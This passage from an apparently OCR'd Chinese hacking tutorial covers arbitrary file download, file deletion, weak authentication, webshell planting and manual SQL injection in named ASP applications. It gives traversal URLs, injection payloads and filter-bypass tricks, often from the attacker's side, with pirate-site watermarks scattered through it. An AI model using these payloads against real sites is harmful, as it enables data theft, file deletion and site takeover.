这种漏洞可以下载任意文件，“任意”这两个字的出现就足够引起大家的注意了，特别是一些配置文件，如**conn.asp、config.asp、Web.config或者数据库**等，当被别人下载之后，对网站来说，这无疑是一个很严重的安全漏洞。




图155

当然，这个漏洞不是asp脚本语言的专利，如PHP、CGI或者JSP等都有这样的漏洞存在。我们就拿oblog系统中的**attachment.asp**文件作为分析的案例，其相关代码如下：

```
Path = Trim(Request("path")) ' 获取用户提交的路径
FileID = Trim(Request("FileID"))
If FileID ="" And Path = "" Then
        Response.Write "参数不足"
        Response.End
End If
...
If CheckDownLoad Or 1= 1Then
        If Path = "" Then
                set rs = Server.CreateObject("ADODB.RecordSet")
                link_database
                SQL = ("select file_path,userid,file_ext,ViewNum FROM oblog_upfile WHERE FileID = "&CLng(FileID))
                rs.open sql,conn,1,3
                If Not rs.Eof Then
```


免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
                    uid = rs(1)
                    file_ext = rs(2)
                    rs("ViewNum") = rs("ViewNum") + 1
                    rs.Update
                    downloadFile Server.MapPath(rs(0)),0
                Else
                    Response.Status=404
                    Response.Write "该附件不存在!"
                End If
                rs.Close
                Set rs = Nothing
            Else
                If InStr(path,Oblog.CacheConfig(56)) > 0 Then      //注意这里，仅仅判断用户提交的路径是否包含
UploadFiles，为真则调用downloadfile函数下载文件
                    downloadFile Server.MapPath(Path),1
                End if
            End If
        Else
            '如果附件为图片的话，当权限检验无法通过则调用一默认图片，防止<img>标记无法调用，影响显示效果
            If Path = "" Then
                Response.Status=403
                Response.Write ShowDownErr
                Response.End
            Else
                downloadFile Server.MapPath(blogdir&"images/oblog_powered.gif"),1
            End if
        End if
        Set oblog = Nothing
        Sub downloadFile(strFile,stype)
            On Error Resume Next
            Server.ScriptTimeOut=9999999
            Dim S,fso,f,intFilelength,strFilename
            strFilename = strFile
            Response.Clear
            Set s = Server.CreateObject(oblog.CacheCompont(2))
            s.Open
            s.Type = 1
            Set fso = Server.CreateObject(oblog.CacheCompont(1))
            If Not fso.FileExists(strFilename) Then
                If stype = 0 Then
                    Response.Status=404
                    Response.Write "该附件已经被删除!"
                    Exit Sub
                Else
                    strFilename = Server.MapPath(blogdir&"images/nopic.gif")
                End if
            End If
            Set f = fso.GetFile(strFilename)
            intFilelength = f.size
            s.LoadFromFile(strFilename)
            If Err Then
                Response.Write("<h1>错误: </h1>" & Err.Description & "<p>")
                Response.End
            End If
            Set fso=Nothing
            Dim Data
            Data=s.Read
            s.Close
            Set s=Nothing
            Dim ContentType
            select Case LCase(Right(strFile, 4))
              Case ".asp",".mdb",".config",".js"      //这里要注意了，符号"."的利用会让这些判断丝毫不起作用
                Exit Sub
            Case ".asf"
                ContentType = "video/x-ms-asf"
            Case ".avi"
                ContentType = "video/avi"
            Case ".doc"
                ContentType = "application/msword"
```

bbs.hh010.com
即时及時觀看電子月刊書籍
就上海客安全網www.176ku.com

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
            Case ".zip"
                ContentType = "application/zip"
            Case ".xls"
                ContentType = "application/vnd.ms-excel"
            Case ".gif"
                ContentType = "image/gif"
            Case ".jpg", "jpeg"
                ContentType = "image/jpeg"
            Case ".wav"
                ContentType = "audio/wav"
            Case ".mp3"
                ContentType = "audio/mpeg3"
            Case ".mpg", "mpeg"
                ContentType = "video/mpeg"
            Case ".rtf"
                ContentType = "application/rtf"
            Case ".htm", "html"
                ContentType = "text/html"
            Case ".txt"
                ContentType = "text/plain"
            Case Else
                ContentType = "application/octet-stream"
            End select
            If Response.IsClientConnected Then
                If Not (InStr(LCase(f.name),".gif")>0 Or InStr(LCase(f.name),".jpg")>0 Or InStr(LCase(f.name),".jpeg")>
0 Or InStr(LCase(f.name),".bmp")>0 Or InStr(LCase(f.name),".png")>0 )Then
                    Response.AddHeader "Content-Disposition", "attachment; filename=" & f.name
                End If
                Response.AddHeader "Content-Length", intFilelength
                Response.CharSet = "UTF-8"
                Response.ContentType = ContentType
                Response.BinaryWrite Data
                Response.Flush
                Response.Clear()
            End If
    End Sub
```

即时观看电子月刊書籍
就上溜客安全網 www.176ku.com

正是因为过滤的不够完全，导致程序在处理下载文件的时候会让攻击者有机可乘。这里怎么利用呢？我们可以构造这样的URL来下载这个程序的配置文件：**“http://www.target.com/attachment.asp?path=UploadFiles/../conn.asp.”**，注意后面还有一个点号哦！

存在这样漏洞的程序安全性不言而喻，接下来我们看一下任意删除文件的漏洞。

3、删除任意文件漏洞

攻击可以分为好多类型，有时候只是一个TEST，有时候却可能会是一次恶意的攻击。我们无法弄清楚攻击者的恶意到底要做到什么程序，但如果攻击者怀有这样的敌意，而且所攻击的网站上有任意删除文件的漏洞的话，那么攻击者便不会去费其它力气，直接删除关键文件就可以导致整个网站的瘫痪。

这并不危言耸听，就在笔者写这本书的时候，eWeb2.8版本就暴出了这样一个漏洞。出问题的文件名是**Example\newsSystem目录下的delete.asp**文件，该漏洞是由oldjun发现的，我们来看下其漏洞分析的过程，先看如下代码：

```
    '   把带"|"的字符串转为数组
    Dim aSavePathFileName
    aSavePathFileName = Split(sSavePathFileName, "|")
    '   从文件夹中删除新闻相关的文件.
    Dim i
    For i = 0 To UBound(aSavePathFileName)
    '   按路径文件名删除文件
    Call DoDelFile(aSavePathFileName(i))
    Next
```

而aSavePathFileName是前面从数据库取出来的：

```
    sSavePathFileName = oRs("D_SavePathFileName")
```


免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

看看D_SavePathFileName是怎么添加到数据库里的，在addsave.asp(modifysave.asp)里：

```
sSavePathFileName = GetSafeStr(Request.Form("d_savepathfilename"))
...
oRs("D_SavePathFileName") = sSavePathFileName
```

居然过滤了，是GetSafeStr函数，再看看这个函数，在Startup.asp里：

```
Function GetSafeStr(str)
GetSafeStr = Replace(Replace(Replace(Trim(str), "'", ""), Chr(34), ""), ";", "")
End Function
```

还是没有过滤，我们可以对变量d_savepathfilename直接赋值。如果要删除多个文件，可以用“|”来隔开。我们提交**../../eWebEditor.asp**后，发现主目录下的**eWebEditor.asp**文件不见了。虽然说这种类型的漏洞实际上对拿权限来说没有太大的帮助，不过仍然需要引起程序员足够的重视。

4、验证不严漏洞

什么叫验证不严呢？我们可以打个比方，大家都要坐车买票吧？如我们要从北京到武汉，手上车票的始发站点就是北京，终点站为武汉。上车的时候把这张车票给售票员检查，当售票员发现你这张票是假的，或者不是从北京到武汉的，那么售票员会禁止你搭乘这一趟车。而当售票员发现这张票确实是真的，并且是从北京发往武汉的，就会欢迎你乘坐这趟客车的。除了这种情况外，如果车票伪造的足够真，以致于售票员发现不了，售票员也会让你上车的。

在这个过程中，我们把票给售票员检查就相当于一次权限验证。如果售票员发现这张票是假的，或者票和这趟车的行车路线有误而拒绝，就相当于程序在验证登录的时候发现有人在伪造登录信息，从而拒绝其进入该程序的一系列的过程。

车票伪造的够真，就相当于程序在处理外部提交的信息时存在缺陷（如经典的'or'='or'方式进后台），程序会把这次信息当成正确的，从而让非法攻击者进入并显示欢迎信息。

让不该进入的人进入了系统，这是一个很麻烦的事，当然我们是从管理员的角度出发的。要是你身为一个攻击者，这样的情况通常会让你获得更多更全的信息，比如获得一些admin、upload、system等网站敏感目录下的文件，特别是注册类的文件。

敏感目录下文件的重要性自不必说，注册类的文件同样会引起麻烦。如VSB网站综合管理平台就有一个这样的例子，其中的**system/firm/firmreg.jsp**文件验证不严，任何人都可以访问，我们就能利用这个页面注册一个账号，然后上传JSP类型的木马。

我举这样的一个例子是想说明，以上所说的种种类型都是脚本语言需要面对的问题，任何程序上的疏忽都有可能给网站带来灭顶之灾（瞧一下上面的任意删除文件漏洞就是一个很好的例子）。

5、直接写一句话木马

这类漏洞的发生同样也是过滤不严造成的，而且数据库多为asp格式，如小帅分析过的88red系统就存在这样的问题。先来看一下留言版目录下的**conn.asp**文件部分代码：

```
<% on error resume next dim conn dim connstr dim db db="data/qiyedata.asa" Set conn = Server.CreateObject("ADODB.Connection")
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(db) conn.Open connstr%>
```

数据库是asa格式的，如果没有任何过滤的话，留言的时候我们就可以提交恶意数据到数据库里。再来看一下，文件进行了数据库的调用，而**savegh.asp**恰好符合要求，相关代码如下：

```
if request.form("code")="" then '验证码为空就"弹死你" response.write"<script language=javascript>alert('请填写您的名字');
this.location.href='javascript:history.go(-1)';</script>"response.endend ifif request.form("content")="" then '你不写留言内容
就剥夺你的发言权response.write"<script language=javascript>alert('请填写留言内容'); this.location.href='javascript:history.go(-
1)';</script>"response.endend ifset rs=server.createobject("adodb.recordset") '满足以上2个要求才让你去见数据库sql="select *
from gb"rs.open sql,conn,3,3
```

没有过滤！我们只需要在留言处填上一句话，然后用客户端连上去就可以得到我们的Webshell了。

6、SQL注入攻击

之所以我没有把SQL笼统的来讲，是因为注入攻击和数据库的联系要大于和脚本语言的关系。我们常见的ASP语言是和ACCESS或者MSSQL数据库搭配，可ASP还可以和MYSQL甚至ORACLE一起运行，因

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

吾爱破解论坛 http://WwW.52PoJie.Cn

此分数据库来讲的目的就明确了许多。

有些人瞧不起SQL注入攻击，其实这种想法是不对的，很多不起眼的SQL注入会给网站带来无法想象的灾难。就学习而言，主要还是分手工篇和工具篇，下面我们一起来接触下在纯手工的情况下如何进行SQL注入攻击。

注入的原理前面已经讲过了，我们直接来实战吧。通常先判断是否有注入点，就是在该URL后面加一个单引号，即“'”，如图156。




图156

仔细看图156的返回信息，其中有“Microsoft JET Database Engine”字样，我们就是靠它来判断数据库是ACCESS，而非MSSQL。因为ACCESS数据库是通过JET引擎连接的，而不是ODBC，ODBC的连接就是MSSQL数据库了。

如果你到这里发现还是无法判断数据库的版本的话，可以看看是不是支持一些特殊字符的注释。如MSSQL就支持“;和--”，其中“;”是用来分离两个语句的，也就是说能够支持多句执行；而“--”就是注释符了，在这个符号之后的语句就被会被忽略。也就是说，MSSQL中遇到这两种符号时不会大惊小怪，而ACCESS遇到这样的“陌生人”就会暴错。

如我在刚才的URL后面加一个“;”（注意啦，这里的分号是在英文状态下输入的哦），出现的提示如图157。如果在刚才的URL后面加上“--”也会返回错误的信息。



图157

如果这样依然不能得到我们想要的结果，可以通过注入语句来判断。在MSSQL中有一个系统表，表名是**sysobjects**，而ACCESS中的特殊表名为**msysobjects**，通过查询数据库中是否存在这两个表就可以得到相应的结果。

如输入查询语句“**exists (select count(*) from sysobjects)**”，完整URL为：“**http://www.test.com/about.asp?ID=4 exists (select count(*) from sysobjects)**”，我们来看一下返回的信息，如图158。

依然是暴错，从暴错的信息中我们得知这个数据库里没有“sysobjects”这张表，那就可以否定数据库是MSSQL了。为了进一步确定，我们再试试另外一个语句：“**http://www.test.com/about.asp?ID=4 exists (select count(*) from msysobjects)**”，效果如图159。

这次返回的信息又不一样了，因为这次是没有权限读取这条表里面的内容，也就是说这张表是存在的，但是我们的权限不够，这就更加确定目标站的数据库为ACCESS。



图158




图159

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

判断数据库我们就讲到这里，接下来还是要提一下注入点的检测。刚才提到的加特殊字符是一种方法外，还有经典的and 1=1及and 1=2探测法。因为没有过滤我们的语句，and 1=1就会被代入SQL查询语句进行查询，而and的意思是“和”，如果and前后的两条语句都是真的话就不会出错，但如果前面语句中有一个为假的话，程序就会暴错。

我们还是以刚才的注入点做测试，大家对比着看一下如图160和图161的返回信息。



图160

由于表达式1=1和1=2分别是“真”和“假”的关系，因此就会出现上面的情况。由于注入攻击的盛行，许多程序都加了防注入程序，但有些防注入程序防御的不够好（通常情况下是过滤的不完全），如只过滤了小写的and或者只过滤了大小写的and，这样我们依然可以绕过去。

学习过C语言或者其它编程语言的人都知道，除了and之外，我们还可以用or、xor等来判断。只要在逻辑上能够明白原理，就可以从返回的信息做出明确的判断了。

如or代表着“或”，也就是说用or连接的表达式中，只要有一个正确的话整个表达式就是正确的。而xor代表着“异或”，意思即连接的表达式仅有一个为真的时候才为真。



图161

可能xor这个运算符的解释有点绕口，大家不太明白，我来打个比方：把“1”当成一个表达式，其布尔值为“真”，而“0”代表一个布尔值为“假”的表达式，那么看了下面的几个xor运算式，说不定你就会明白：

```
1 xor 1=0
0 xor 0=0
1 xor 0=1
0 xor 1=1
```

拿刚才的注入点来说明一下吧，看一下图160，正常的页面连接是about.asp?ID=4，记住本身http://www.test.com/about.asp?ID=4就参与了一次SQL查询，而且是正确的，所以有相应的内容作为回显。

我们提交如下URL：“**http://www.test.com/about.asp?ID=4 xor 1=1**”，先分析一下，1=1这个表达式为“真”，前面的查询也是正确的，也就是说前面表达的值也是“真”，两个“真”进行xor运算，得到的结果就是“假”。




图162

这么分析一下我们可以预计，提交URL后，要么报错，要么会返回其它内容，而不是如图160所显示的内容。好吧，来看下结果，如图162。




图163

果然不出所料，返回了和图160不一样的内容了。再

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

试一下“**http://www.test.com/about.asp?ID=4 xor 1=2**”，由于1=2表达式为“假”（1当然不等于2了），于是再加上前面表达式的“真”，经过xor运算后，那么这次的提交应该和原本的没有什么变化，结果如图163。

除此之外是关于大小写的变化，如当我们提交and 1=1的时候发现被拦截了，可以试一下And、And等其它形式的变化，说不定就可以突破。而这个时候你发现情况依然没有进展，程序对大小写进行了严格的监控，就真的没有办法了吗？不是的，我们还可以通过编码来绕过，除了常见的URL编码外，还有sql_en编码、HEX编码、ASC编码等，这些编码在注入的时候通常会大放异彩。如图164，就是一个集多种编码转换功能于一身的工具。




图164

注意啦，仔细看上面的注入连接，你会发现ID=4的参数是4，而4是一个数字，也就是说，我们上面说的都是针对数字型的注入。但通常情况下，我们会遇到类似id=nohack这类的参数，因为nohack是一个字符，相应的注入类型我们称之为字符型注入。



图165

如果是遇到这种情况，我们要是还按上面的方法来判断，如输入and 1=1和and 1=2进行对比的话，是不会有效果的，如图165。

图165显示的内容并不像我们预期的那样是一个正确的页面，而是出现了错误（有一个空的框架出现）。因为字符串类型不像数字型那样直接取值，它需要用单引号包含起来，这样才成为一个整体，成为一个字符串。因此相应的，我们进行判断时应该改成：' and '1'='1，合起来的URL就是“**http://www.test.com/CSNews/BigClassName=Seminar' and '1'='1**”，返回的信息如图166。

和图165比起来，差异很明显，我们试着提交一下“**http://www.test.com/CSNews/BigClassName=Seminar' and '1'='2'**”，结果如图167。

如果我们遇到了提交的参数是汉字，那也是要当成字符串来处理的。那么，除了数字型和字符型的注入外，还有其它类型的注入么？答案是有，最令大家所熟知的要数搜索型注入了，并且hidden类型以及基于文本框类型的注入也很多，下面我们来一起见识下。




图166




图167

还是先谈一下搜索型的注入吧，它一般出现在搜索页面

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

中，如图168，这就是一个搜索页面。试着再加一个单引号，出现了如图169的提示。

让程序暴错的不止单引号一个字符，其它字符，如“&”、“[”、“]”、“%”、“$”、“#”、“@”等特殊字符，都是可以实现的。如我提交一个“[”，结果如图170。




图168

出现错误了，也就是说这里是有问题的。看到URL没有？没有出现类似前面的参数哦，那怎么办呢？既然网页上没有显示出来，那我们就把它们“抓”出来，这里要用到抓包工具Wsockexpert了。运行这个工具，点击“打开”图标，如图171。

然后选择我们要抓包的程序，如果有多个相同的进程，我们可以继续展开，然后查看相应的标题来进一步确定。这里我用的是firefox，选取的时候也是要选择相应的URL，如图172。

选择好后点击“Open”，这个时候我们要做的就是在刚才的搜索框里搜索一下。这次我输入两个汉字“广告”，然后点击“搜索”，之后我们看一下这个抓包程序有什么反应，如图173。



图169

这样可以看到我们点击“搜索”后，网页所产生的数据内容，其中对我们有帮助的就是那个“POST”。点击它后程序下方就会显示出来发包的具体内容，我贴出来大家看下：



图170

```
POST /article.asp HTTP/1.1
Host: www.test.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.0.6)
Gecko/2009011913 Firefox/3.0.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: gb2312,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.test.com/article.asp
Cookie: rtime=1; itime=1235202392687; cnzz_eid=74047341-1233907912-;
ASPSESSIONIDSCTQADTC=HHINPIHDHJJNOHAOEPGNHOAH; cck_lasttime=1235202379859;
cck_count=0; cnzz_a1009976=1; vw1009976=%3A53768895%3A; sin1009976=
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
select=art_title&keyword=%B9%E3%B8%E6&search=+%CB%D1+%CB%F7+
```




图171

我们提交的关键字“广告”在哪里呢？前面已经说过，汉字等一些字符会经过URL编码，我们把“广告”二字进行相应的编码后看看是什么？编码的结果如图174。

再仔细对比着看下刚才的发包内容，发现在包的最后看到了**%B9%E3%B8%E6**的身影，也就是说我们提交的“广告”是用keyword




图173




图172

免责申[redacted]本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

参数提交的。我们把包的最下面的内容与URL一起连接，完整语句就是“**http://www.test.com/article.asp? select=art_title&keyword=%B9%E3%B8%E6&search=+%CB%D1+%CB%F7+**”，访问后的结果如图175。

这与我们刚才直接在搜索框里输入关键字进行访问后的效果是一样的。那么这究竟是怎么一回事呢？这里就要涉及到提交数据的方式了。






图174

提交数据的方式主要有get、post以及cookie，而我们上面讲到的注入形式都是以get方式提交的。很显然，你已经观察到利用get方式来提交数据的话，在URL上是会显示的，而刚才讲到的搜索型注入却是用post方式来提交数据的。


图175


我们打开这个页面的源代码，定位到“搜索”这个按钮附近，如图176。

看到我的标记了吧，**Method="post"**，这里就是提交方式了，而我们刚才明明没有提交**select=art_title**以及**search=+%CB%D1+%CB%F7+**啊？请看图176，你会发现在**<form>...</form>**范围内的内容（我们称之为表单）有三个input，而input在表单里代表输入。



图176

再看看input的类型（也就是要看type关键字了），有的是radio，有的则是text。text则代表着文本，而radio代表着单选按钮。注意了哦，要是这里的**type=hidden**的话，就是代表隐藏，这样我们在打开网页的时候是看不见的，而只有通过查看源文件或者抓包才能看到哦。

因此，说了那么多，有一个关键之处，就是**不管表单里有多少个变量要提交，只要我们能够控制，或者说只要有变量没有完全过滤，我们就有机会。**


图177

好，现在来看一下如何对这一个搜索型变量进行注入判断。记住了，这里的判断前提是你已经通过抓包把相应的变量提取出来了，因此我们可以判断当前注入的变量就是**keyword**，这个参数的值没有过滤完全。


图178

按照前面的方法，我们只需要在“keyword=广告”的后面加上and 1=1之类的判断语句就可以了，可是这里又有点特殊呀！特殊在哪里呢？以前提交的变量都只有一个或者提交的判断在URL的最后，现在遇到的情况是这个变量在中间！

怎么解决呢？答案就是变化顺序，如我们提交“**http://www.test.com/article.asp? article.asp? select=art_title&search=+%CB%D1+%CB%F7+&keyword=%B9%E3%B8%E6**”，因为提交的变量是用字符“&”来连接的，我们大可把它们变化顺序，这样操作起来就方便多了。提交后的效果如图177。

怎么样？和图175的效果一样吧！好，接下来提交“**广告' and 1=1 and '%'='%'**”和“**广告' and**

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

1=2 and '%'='%"之类的字符来测试。为什么又会是这样的提交形式呢？因为搜索型注入的关键字是用%包围着的，也就是说为了不让程序出错，我们要相应的匹配起来（如果大家想要究其原理，可以参考“非安全”出品的书籍《精通脚本黑客》的ASP那一章节）。提交之后，那个可恶的警告框依然弹了出来，如图178。



图179

我们把单引号去掉后就没有弹出框框了，试着把单引号进行URL转码后发现依然不行，也就是说keyword这一个参数提交的内容没有办法突破了。

刚才说过了，只要是相关变量提交了内容，就有存在注入的可能性。其它的两个参数我们还没有试呢！我们试着控制一下select=art_title这一项，和前面一样，把它放在最后，提交的网址就变成了“**http://www.test.com/article.asp?&search=+%CB%D1+%CB%F7+&keyword=%B9%E3%B8%E6&select =art_title%27**”，其中%27就是单引号的URL编码，我们看一下结果，如图179。




图180

